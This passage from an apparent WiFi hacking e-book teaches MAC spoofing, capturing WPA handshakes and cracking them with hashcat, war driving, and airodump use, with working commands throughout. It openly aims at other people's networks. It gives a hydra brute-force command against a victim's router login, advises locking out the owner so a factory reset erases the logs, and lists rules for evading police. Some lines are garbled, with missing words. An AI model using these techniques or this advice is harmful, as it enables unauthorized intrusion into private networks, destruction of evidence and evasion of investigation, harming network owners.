A MAC-address or "Media Access Control" address is a unique identifier for each network adapter. A MAC addresses consists of 6 bytes, each of which has 8 bits. (48bits total). This address is hard coded from factory, so we can't change this, and every NIC (Network Interface Card) has its own unique address in the whole world. Everything we do, on the net, or on a LAN can be recorded in different logs, typical is MAC-addresses and IP, especially if we hack something. If we don't change the MAC address and hack something, were going to leave a trace back to our computer, and it won't go away if we restart our computer. That means that the administrator can pinpoint exactly which computer that did what on his LAN. Now in the wireless world it's not enough to just disconnect from the network.. Your wireless device is still activated and sends probe requests, which mean that all an administrator needs is a wireless card and a laptop to trace you, so again always always spoof your MAC when doing hacking related

things. As said, we can't change it, but we can spoof it! And to my knowledge the only OS you can do that is in Linux. Keep in mind that every time you restart / boot your Linux OS you have to spoof your MAC if you're going to do hacking related stuff. This is how we both spoof wlan0 and wlan0mon in kali

Depending on the user account and Linux OS you may need to use sudo for every line

ifconfig wlan0mon down
macchanger --mac=62:cd:5d:6e:64:02 wlan0mon
ifconfig wlan0mon up

To view your spoofed type
macchanger -s wlan0mon

And that's it really, now you have a spoofed mac

Also interesting is the option that will set a random mac address
macchanger -r wlan0mon

Compared to the old aircrack suite you don't have a wlan0 and a mon0 at the same time, so you only need to change

MAC-Address for one interface (in this case

Below in the picture I've played around with macchanger a bit

```
root@kali:~# macchanger --mac=00:13:49:8f:dc:90 wlan1mon
Current MAC:   86:bc:ae:6d:e5:f8 (unknown)
Permanent MAC: 00:c0:ca:72:6c:4b (ALFA, INC.)
New MAC:       00:13:49:8f:dc:90 (ZyXEL Communications Corporation)
root@kali:~# macchanger -r wlan1mon
Current MAC:   00:13:49:8f:dc:90 (ZyXEL Communications Corporation)
Permanent MAC: 00:c0:ca:72:6c:4b (ALFA, INC.)
New MAC:       46:49:98:c3:78:13 (unknown)
root@kali:~# macchanger -s wlan1mon
Current MAC:   46:49:98:c3:78:13 (unknown)
Permanent MAC: 00:c0:ca:72:6c:4b (ALFA, INC.)
root@kali:~# ifconfig wlan1mon up
root@kali:~#
```

C. The Handshake

What is a handshake or to be more exact the "4-way Handshake"? The 4-way Handshake is a way to calculate the valid key for both the client and access point without sending the key itself on the LAN. It would be a major vulnerability if we sent it directly. So how does it work then? Here is an example.

....

1. The AP sends a value to the Client
2. The client generates a key and responds back to AP its own random value and as code to
verify that value using the value that the AP sent.
3. The AP generates a key and if needed sends back a group key and another verification code
4. The Client sends back a message to confirm everything is okay.

Often you hear us talking about a four way handshake that we need to crack that WPA key, and that's true, but it's a bit more for those who are interested in as deeper understanding of a WPA authentication, there's a total of 15 packets involved before we can access internet on our Luckily for us we only need 2 of those four in the right order to crack it. The eapol

or the 4-way handshake is the packets were interested in, packet numbers 8,9,10 and 11 the rest we can ignore except a few people that's nerdy as me.

Packet 1

Access point (AP) Beacon

Packet 2

Probe Request packet from the client

Packet 3

Probe Response packet. From AP

Packets 4 and 5

Open authentication system packets

Packets 6 and 7

Association packets.


Packets 8, 9, 10 and 11

These are the four "handshake" EAPOL packets. Finally! We must capture at least 1 and 2

Packets 12,13,14 and 15

Data packets with different parameters.

In the picture below we have opened our captured *.cap file in Wireshark and there is our four handshakes present. To see the handshakes just type "eapol" in the filter and push enter. Now we can use Wireshark to determine if we got a complete handshake, or we can use pyrit to do it as well



Pyrit, another tool in Kali will give us one of three possible choices in “Good spread 1”, “Workable 1” or “Bad spread 1”. And in Kali it’s very easy and much faster than Wireshark to see if you got a valid handshake. Simply

pyrit -r captured_file.cap analyze

<u>Good</u>

The handshake from the Access-Point is complete, the response from the Station and the confirmation from the

```
File  Edit  View  Bookmarks  Settings  Help
root@bt:~/Desktop# pyrit -r cleanc.cap analyze
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'cleanc.cap' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)

#1: AccessPoint 00:8e:f2:4f:f7:8f ('donteven_EXT'):
  #1: Station 00:02:6f:54:8f:31, 1 handshake(s):
    #1: HMAC_SHA1_AES, good, spread 1
root@bt:~/Desktop#
```

Workable

The handshake from the Access-Point is complete, and the response from the station is also complete, however there not in the correct

```
File  Edit  View  Bookmarks  Settings  Help
root@bt:~/Desktop# pyrit -r clean-b analyze
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'clean-b' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)

#1: AccessPoint 00:8e:f2:4f:f7:8f ('donteven_EXT'):
  #1: Station 00:02:6f:54:8f:31, 1 handshake(s):
    #1: HMAC_SHA1_AES, workable, spread 1
root@bt:~/Desktop#
```

Bad


The handshake from the Access-Point or the station is incomplete or corrupt. We have to try to get a new handshake. So which of these three can I use to crack my WPA2 key? Good spread and Workable spread. Delete the cap file that has the bad spread and try again.

D. Cracking with Hashcat

Well we talked about Hashcat before, but this time we will look at how to use Hashcat to crack our handshake. Now before we do anything we must check in Pyrit or in Wireshark, to see if the handshake is valid. After that we must convert our *.cap file to a file. To do that it's easy. we need to download a tool called that's located at hashcat site, under **"tools/hashcat-utils"** Clicking here will take you in to github where you can download the latest *.7z file. The file contains a lot of useful tools. Inside this file you **ONLY need the that you copy to your hashcat folder.**

To convert this correct you type

Filename.cap



As you see it's not that hard to convert, and I did it in Windows as well. Also, we can run more than 1 handshake at the same time; however it will affect "estimated cracking time" badly. So if you got the GPU power to make up for it, or you want to try it out, this how you do it in Windows


copy

All files will be copied in to one file, after that you run normal cracking

Now we're going to start hashcat and run our handshake. And to do that we simply type

"hashcat64.exe -m 2500 passwords1.txt passwords2.txt"

Now it's just a waiting game and hope you have the password in your wordlist. Now let's break that down a bit what we just did.



Sorry, it's an old picture with 2.01

Hashcat64.exe = the program, in the same folder there's a for 32 bit OS and / for Linux
-m 2500 = the specific hash 2500 means WPA/WPA2
= the converted *.cap file

passwords1.txt passwords2.txt = the wordlists, you can add as many wordlists as you want. To simplify it a bit, every wordlist you make should be saved in the Hashcat folder

There is a GUI to hashcat as well but regarding to the Hashcat site its heavily outdated, so don't use that. Using passwordfiles is a good idea to start with, however after a while it will fill your hard drive with different wordlists, and we have to do something about that. As you can see in the pic below, there is 10 password

files that almost take 100gb on the disk, and it take about 5-6 days to run through them all,

oclExample500.sh	2014-01-01 00:33	SH File	1 KB
0-9_8inlenght.txt	2014-05-17 21:52	Text Document	878 907 KB
0-9_9inlenght.txt	2014-05-18 03:26	Text Document	9 765 625 KB
A-F_0-9_8inLenght_big.txt	2014-05-18 18:48	Text Document	37 748 736 ...
A-F_0-9_8inLenght_small.txt	2014-06-06 23:08	Text Document	37 748 736 ...
Custom-WPA.txt	2010-10-26 04:05	Text Document	1 996 151 KB
DUMP_passwd.txt	2014-06-02 23:35	Text Document	3 550 KB
Lucky_shot-A-Z_0-9_Random_10inlenght...	2014-06-06 18:57	Text Document	773 403 KB
Password.txt	2014-05-20 22:10	Text Document	541 521 KB
password_advanced.txt	2014-10-02 00:03	Text Document	481 371 KB
Read me.txt	2014-10-02 00:55	Text Document	1 KB
Super-WPA.txt	2010-10-04 22:17	Text Document	11 268 729 ...
cudaExample0.cmd	2014-01-01 00:34	Windows Comma...	1 KB

Is there a better way? Well there is, and it doesn't take more than a couple of kilobytes in the worst case, and it's called a **mask** But before we go through this we need to understand that in some cases we need password It's only when were 100% certain that it has some kind of pattern we can use this type of attack. So of you know a certain ISP has 10 random numbers and only a few letters, you could do it to save space on our hard

Where going to look at the "built in character set" that we use in when we're using a mask attack. This is one of the ways we can use the mask attack when cracking WPA/WPA2, and you see an example below

Hashcat64.exe -m 2500 -a 3 ?d?l?u?d?d?d?u?d?s?a

Now were going to take a look at the mask attack and what this really means. First were breaking down the mask in pairs so it's more easy to follow, then were going to translate what they really means

?d ?l ?u ?d ?d ?d ?u ?d ?s ?a = 10 letters and digits long WPA key

^ ^ ^ ^ ^ ^ ^ ^ ^ ^

This above is the "mask", every pair represent a number or a letter, and it tells Hashcat to try every combinations number / letters / ASCII and so on. As an example "?d" means that it will try the whole alphabet on that specific letter and that specific place in the WPA2 key.

Built-in charsets characters in Hashcat

?l = abcdefghijklmnopqrstuvwxyz
?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d = 0123456789
?s = «space»!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
?a = ?l?u?d?s

Here are a couple of examples how a key may look like
Key= ?d?l?u?d?d?d?u?d?s?a

0aC575G2/@
9zG432H0*K
8sA111W1$4
3wD001Q5+z

So if we break down the what everything means it look something like this

Hashcat64.exe -m 2500 -a 3 ?d?l?u?d?d?d?u?d?s?a

Hashcat64.exe = the program, in the same folder there's a for 64 bit OS and / for Linux
-m 2500 = the specific hash 2500 means WPA/WPA2
= the converted *.cap file (were coming to that further down)
-a 3 = Attack mode, custom-character set (mask attack)
?d?l?u?d?d?d?u?d?s?a = The mask

Now if you know the fifth and last digit or letter (an example) it's also possible to do like this.. (the letter "Y" is an example)

Hashcat64.exe -m 2500 -a 3 ?u?d?d?dY?d?d?d?dY

And it will try every possibility with the letter "Y" present on place 5 and 10 in the key


Also worth to mention is the hybrid attack. The hybrid attack combines a brute force wordlist with a mask attack, and can

sometimes be useful.

Hashcat64.exe -m 2500 -a 6 password.txt ?d?l?d?l

-a 1 = the hybrid attack
password.txt = wordlist
?d?l?d?l = a mask (4 letters and numbers)

This wordlist in this example contains 4
carlos
bigfoot
guest
onion



Now it will use those words and combine it with the mask. When running the result will be like this..

carlos2e1c
bigfootoh1d

guest5p4a
onion1h1h

The fun part is that if you reverse the order, like this **Hashcat64.exe -m 2500 -a 7 ?d?l?d?l password.txt** the result will be like this

7a2ecarlos
8j3abigfoot
0t3wguest
6a5jonion

There is a second more powerful mask attack and it is to create a file in notepad and save it as "my.hcmask" and inside create your own kind of rules. Save the file inside the Hashcat folder. We're going to look inside the file in a moment but first let's go through the command this time.

Hashcat64.exe -m 2500 -a 3 my.hcmask
As you see the only difference is that we instead for ONE mask we now have a file for Hashcat to go through and here we can control it way more now let's go through the first page in the file

1 upper
ABCDEF,?1?d?d?d?d?d?d?d?d?d
ABCDEF,?d?1?d?d?d?d?d?d?d?d
ABCDEF,?d?d?1?d?d?d?d?d?d?d

ABCDEF,?d?d?d?1?d?d?d?d?d
ABCDEF,?d?d?d?d?1?d?d?d?d
ABCDEF,?d?d?d?d?d?1?d?d?d
ABCDEF,?d?d?d?d?d?d?1?d?d
ABCDEF,?d?d?d?d?d?d?d?1?d
ABCDEF,?d?d?d?d?d?d?d?d?1
ABCDEF,?d?d?d?d?d?d?d?d?d?1
2 upper next
ABCDEF,?1?1?d?d?d?d?d?d?d
ABCDEF,?d?1?1?d?d?d?d?d?d
ABCDEF,?d?d?1?1?d?d?d?d?d

ABCDEF,?d?d?d?1?1?d?d?d?d
ABCDEF,?d?d?d?d?1?1?d?d?d
ABCDEF,?d?d?d?d?d?1?1?d?d
ABCDEF,?d?d?d?d?d?d?1?1?d
ABCDEF,?d?d?d?d?d?d?d?1?1
ABCDEF,?d?d?d?d?d?d?d?d?1?1
2 upper random (not next)
1st upper
ABCDEF,?1?d?1?d?d?d?d?d?d
ABCDEF,?1?d?d?1?d?d?d?d?d
ABCDEF,?1?d?d?d?1?d?d?d?d
ABCDEF,?1?d?d?d?d?1?d?d?d
ABCDEF,?1?d?d?d?d?d?1?d?d
ABCDEF,?1?d?d?d?d?d?d?1?d
ABCDEF,?1?d?d?d?d?d?d?d?1
ABCDEF,?1?d?d?d?d?d?d?d?d?1
2nd upper

ABCDEF,?d?1?d?1?d?d?d?d?d?d
ABCDEF,?d?1?d?d?1?d?d?d?d?d
ABCDEF,?d?1?d?d?d?1?d?d?d?d
ABCDEF,?d?1?d?d?d?d?1?d?d?d
ABCDEF,?d?1?d?d?d?d?d?1?d?d
ABCDEF,?d?1?d?d?d?d?d?d?1?d
ABCDEF,?d?1?d?d?d?d?d?d?d?1

Now did you see that? **l** is replaced with **number one.** ABCDEF = ?1 and ?d is a random number from 0-9, now going through this file will take a lot of time, however you have the ability to think through what keys you want to cover. If you want more alphabetic just add more like this

ABCDEFGHPZ,?d?1?d?1?d?d?d?d?d?d

Before we quit talking about Hashcat I'm going to show you how you can use the above in a command. Let's say that you know that a router has a PSK-key 8 digit long and all digits and numbers from A-F 0-9 is used. In that case you don't need a textfile, and can solve the issue with

Hashcat64.exe -m 2500 -a 3 -1 ABCDEF0123456789 ?1?1?1?1?1?1?1?1

Hashcat64.exe = the program,
-m 2500 = the specific hash 2500 means WPA/WPA2

= the converted *.cap file (were coming to that further down)
-a 3 = Attack mode, custom-character set (mask attack)
-1 = Specify charset

There is a way to push out a couple of thousand k / s more without overclock the graphics card by add some in the command line, but keep an check at the temp, because the temp will arise some. example below)

Hashcat64.exe -m 2500 -a 3 my.hcmask –w 3

IV. Passive & Active hacking

We're getting closer to the hacking, but before we dive in to WEP and WPA hacking let's talk about the difference between passive and active hacking. In question of time, passive hacking is a waiting game and could take days, on the other hand you will be totally invisible... And active hacking is when we want to do things However fast isn't always a good idea, routers can hang and the Internet will be slow etc.

The downside to active hacking can be when we're cracking WEP. When doing this with the "Packet Replay Attack" which can make the router to behave a bit strange. Anyone that is connected to the router will have big problems with the net for a minute or 2, and hopefully they won't connect it with hacking. Now a passive way to do so will make you 100% invisible. No one knows that you're there and listen. The downside to WEP is that we all know that you will need 45-75000 IVs to crack that key and that could take a day or two IF we have an person that actually using the net.

When it comes to the WPA/WPA2 handshake it seems just stupid not to send de-authentication when a client are connected, but if a client not is connected , passive hacking

works just fine. Sooner or later the client does connect, and when he does we will get a handshake naturally without sending a de-authentication.

A. Planning

We need to do some kind of reconnaissance in the area before we decide who were going to attack, and we must find place that does not attract attention, for example using a balcony, roof, a parked car or a tent (use your imagination). There´s a second way that I invented 4 years ago, when I was close to get caught, which I call "Shake and go" and what that means is to drive to location go to the backseat and do a de-authenticate to get a handshake, drive home and crack the handshake on your much faster computer. Get back, use the cracked key, do the hack and then drive home!

B. War driving

I occasionally use War walking & War driving to find potential new vulnerable AP:s. All you need is an android smartphone and the app called "Wardrive" or “Wigle” who you will find on Play-Store for free, and a computer with Google Earth installed. When you're done with War walking you export the entire database as a .KML file. When you have done that you copy the file from your smartphone to your laptop and open the file in your computer. If you did correct the Google Earth will start and zoom in to that area you walked to view the AP:s. This saves some time and give you a chance to plan who, when and how you’re going to do

The downside with war driving is that it doesn’t show hidden networks, on the other side the hidden networks doesn’t use to be many anyway

Wlunds
3BredbandFFB8
TN_private_9FXJ73
TN_private_11ADC5
GatewayA4-B1-E9-7F-E3-15
TeliaGateway00-1F-


C. Basic WiFi security, How to avoid detection

What can we do to avoid detection? Well here are a couple of tips and Ideas. Let's start with the MAC- address, that we talked about earlier. Now in the wireless world it's not enough to just disconnect from the Your wireless device is still activated and sends probe requests, which mean that all an administrator needs is a wireless card and a laptop to trace you, so again always always spoof your MAC when doing hacking related things

Let's continue with the router we just hacked, what we want to do after we hacked a router that we intend to use is to log in to the router. Perhaps we want to open ports or something. One thing for sure, we need to prevent the owner to log in on the router and prevent him to watch the log So we need to change the username or password on the router Why you may think. It's simple, If something happens, the owner can´t be allowed to get access to router and collect evidence. The owner is forced to do a factory reset to get access. When he does that he also erases all logs and all of our settings. If the owner cannot see that we have been there, he cannot prove otherwise (if we accidentally made a mistake) however the

owner can still see that someone are online on his network by using the same tools as we do, but the chance that we have access to someone with hacking skills are remote. Now where do we find the login password? One idea can be to google the vendor for default passwords, if we hacked a vulnerable router, and the owner did not change the WPA key, the chance is that he/she didn't change the admin password as well. If that fails we can try to brute force it by using hydra. Here you see an example, but remember that different router demands different ways to brute force your way in even when you use So you may have to play around a bit with HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD before you find the right way. So it's a good idea to google hydra for more info. However use Hydra wisely! Use it when you're sure the owner is not present with the computer. Normally this does not cause the router to behave weird, but we shouldn't take any chances. First we must find the router on the LAN, and that's simple. Just write "route –n". Under "Gateway" you will find the IP to the router so open a terminal and write

route –n



Now when you have the IP the rest is easy

hydra -l admin -P //pentest/wordlists/darkcode.lst -e ns -f -V 192.168.1.1 http-get /

-l =

-P = in passwordfile. /location/file.lst


-e ns = check for null

-f = exit after the first found login/password pair

-V = verbose mode / show login+pass combination for each attempt

http-get = (the service to crack) normally in this case a service running at port 80

192.168.1.1 = Router IP.



Also, there are a couple of golden rules that you should follow if you want to be a successful and anonymous WiFi hacker.

Creds goes to for writing it down; I have supplemented one or 2 of my own as well

1. Don't put an uber hacking antenna in your yard.
2. Don't constantly use APs you hack.
3. Don't use all of APs bandwidth.
4. Don't crash the AP.
5. Don't fuck with the AP owners.
6. Don't get the AP owners in trouble. your imagination).
7. Don't brag and post mac/IP addresses that reveal your location.
8. Don’t share the AP with your friends.
9. Do not use Hotmail, Facebook and things alike that may reveal your true identity when
Using the hacked AP

Well if you break them, be ready to explain the following thing to our man in uniform..

1. Why did we trace a radio signal to you?
2. Why are your Facebook logins coming from the neighbors IP?
3. Why does your radio fingerprint match the fingerprint found on a hacked... etc.
4. Why is that antenna of yours pointed to your closest neighbor?

If you use those golden rules you will be avoiding detection. Use your brain, hack safe!

D. A first look at Airodump

We're going to work much with airodump, so I thought that I'm going to explain some of the more important element in the airodump. Some elements tell you things like interference, bad connection and if we got a WPA handshake, just to mention some of them. So let's take a look shall we.

Here you have 8 important things that I think is important to keep an eye on

1. **Handshake.** airodump will display if a WPA/WPA2 handshake was detected. The handshake is stored in the .cap file (if you using the -w option). We caught a handshake from AP with MAC=10:C6:1F:D0:CA:F0

2. **PWR and RXQ.**

PWR shows the power between the AP and your WIFI-card (PWR = dB)
To high dB you can't hear If you're connected to an AP with to high dB you will lose your this case lower numbers = better)

RXQ = Interference.

If more than 1 AP uses the same channel or there's some Interference the number goes down from 100. It can be anything that interferes from a Micro-Owen to a cordless phone or another AP working on the same channel. To low RXQ will result in poor speed or being disconnected.

3. **The station** (00:13:49:8F:D0:B1), is connected to the **AP** (10:C6:1F:D0:CA:F0), we can see the power (pwr 75) between station and your WIFI-card. This is very important. To high dB you can't hear the If you're connected to an AP with to high pwr will make the client disappear. When doing a handshake or WEP-cracking the client is as important as the AP. If we can't hear the client we can't hear a complete handshake or we have injection that doesn't work

4. **Encryption, Cipher, The authentication protocol**
ENC = WPA2 Encryption algorithm
CIPHER = CCP The cipher detected
AUTH = PSK The authentication protocol used

5. **Frames**

The number of data packets/frames sent by the client. Also interesting to keep an eye to "Lost" which means just what it How many packets that

6. **DATA**

Number of captured data packets (if WEP, unique IVs count), including data broadcast packets.

7. **BSSID**

The BSSID (The MAC of the AP) and ESSID (The name of the AP)

8. **Channel**

What Channel the AP operates in


Now Airodump can be used at three different ways, every way has its pros and cons. Most of the time we lock on to an AP, but sometimes it can be a good idea to lock on a channel. Let's go through them.

<u>One way that doesn't save any data on your hard drive</u>

airodump-ng wlanomon

As I said, this doesn't save anything to the disk; this is very useful if you're looking for a specific Accesspoint

<u>One way you can use it is to lock on a specific BSSID</u>



airodump-ng -w capture --bssid 10:C6:1F:D0:CA:F0 -c 1 wlanomon

-w= write to file (in this time called capture)

--bssid 10:C6:1F:D0:CA:F0 = router and the MAC of the router

-c =which channel

wlanomon = and were using wlanomon to do so

<u>One way you can use it is to lock on a specific channel</u>

```
File  Edit  View  Search  Terminal  Help

CH  1 ][ Elapsed: 1 min ][ 2014-09-23 18:33 ][ WPA handshake: 10:C6:1F:D0:CA:F

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

10:C6:1F:D0:CA:F0  -73 100      893      386   34   1  54e. WPA2 CCMP   PSK  T
00:26:44:6A:5A:08  -85  83      883        0    0   1  54e  WPA  TKIP   PSK  T

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   7C:E9:D3:50:23:54  -73    0 - 1      0       15
10:C6:1F:D0:CA:F0  00:13:49:8F:D0:B1   -1   11 - 0      0      278
10:C6:1F:D0:CA:F0  90:C1:15:85:86:D4  -39    5e- 5   5535      143
```

airodump-ng –w channel –c 1 wlanomon

-w = write to file (in this time called channel)

-c =which channel

wlanomon = and were using wlanomon to do so

E. Something small on Authentication Protocols

In the last minute before I released this e-book someone reminded me about this. I had thought to wait with this until the next book, but there is a point to at least mention what it is. There is a couple of Authentication protocols involved in wireless authentication that were going to take a closer look at in the next book. I'm thinking about EAP , LEAP, PEAP, EAP-TLS. These protocols were developed in order to help provide additional security for the transmission or transport of authenticating information over a network, some of these are old and well documented, some of with known vulnerabilities that we might looking closer to in the next book. I will just mention them and write something small about them

EAP/EAP-TLS

